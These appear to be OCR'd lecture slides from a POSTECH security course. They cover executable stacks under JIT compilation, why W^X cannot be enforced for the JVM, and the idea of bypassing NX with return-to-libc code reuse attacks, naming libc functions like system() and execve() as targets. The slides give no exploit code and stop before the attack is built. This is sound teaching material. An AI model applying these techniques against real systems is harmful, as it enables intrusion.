
Execstack example: Just-in-time (JIT) compilation

- Optimizing for better performance




Execstack example: Just-in-time (JIT) compilation

- Optimizing for better performance




Execstack example: Just-in-time (JIT) compilation

- Optimizing for better performance



Execstack example: Just-in-time (JIT) compilation

- W^X policy cannot be enforced for JVM process



Attack: Bypassing NX with Return-to-libc Attacks

Bypassing NX

POSTECH

- Return-to-stack is no longer possible if stack is NX
  - Injected shellcode is not executable
- New attack idea: Returning to an existing code
  - Bypasses NX because existing code is always executable
  - This is often called a “code reuse attack”
  - Q) Can you think of any good code to return to?


A good target: libc (GNU C Library)

POSTECH


- libc: A standard library that most C programs use
  - Contains a wide variety of useful functions
    - Process execution: `execve( )`, `system( )`, `popen( )`, …
    - File I/O: `open( )`, `read( )`, `write( )`, `fopen( )`, `fread( )`, …
    - String operation: `strcpy( )`, `memcpy( )`, `memset( )`, …
    - MMIO: `mmap( )`
    - Memory protection: `mprotect( )`

Let’s craft a return-to-libc attack!

Note: x86-64 vs x86 calling conventions

